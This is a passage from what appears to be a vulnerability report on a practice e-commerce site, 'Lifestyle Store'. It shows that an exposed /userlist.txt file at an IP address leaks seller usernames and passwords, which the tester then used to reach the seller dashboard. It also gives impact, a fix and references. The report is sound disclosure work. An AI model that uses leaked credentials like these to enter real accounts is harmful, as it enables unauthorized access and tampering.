**/userlist.txt** after the URL, the following page is opened.




PoC - attacker has the seller dashboard access

- On entering the credentials in the seller account we got from <http://15.206.159.87/userlist.txt>, we have accessed the seller's dashboard.

PoC



A screenshot of a web browser window. The address bar shows the URL `15.206.159.87/login/seller.php`. The page header is dark grey with the text "Lifestyle Store" on the left and "Blog" and "Forum" on the right. The main content area is light grey and contains a "Seller Login" form. The form has two input fields: the first contains the text "Radhika", and the second contains ten dots representing a password. Below the input fields is a red button labeled "Login".



A screenshot of a web browser window. The address bar shows the URL `15.206.159.87/seller/dashboard.php`, which is highlighted with a red rectangular box. The page header is dark grey with the text "Lifestyle Store" on the left and "Dashboard" and "Logout" on the right. The main content area is light grey and is mostly blank.

Business Impact – Extremely High

- Attacker can access the seller dashboard and then can edit the product's name, image, and even the price of the products he/she is selling, which in turn can harm the seller's reputation and even the company might face losses for the same.

Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

THANK YOU

For any further clarifications/patch assistance, please contact:

ravipati2004@gmail.com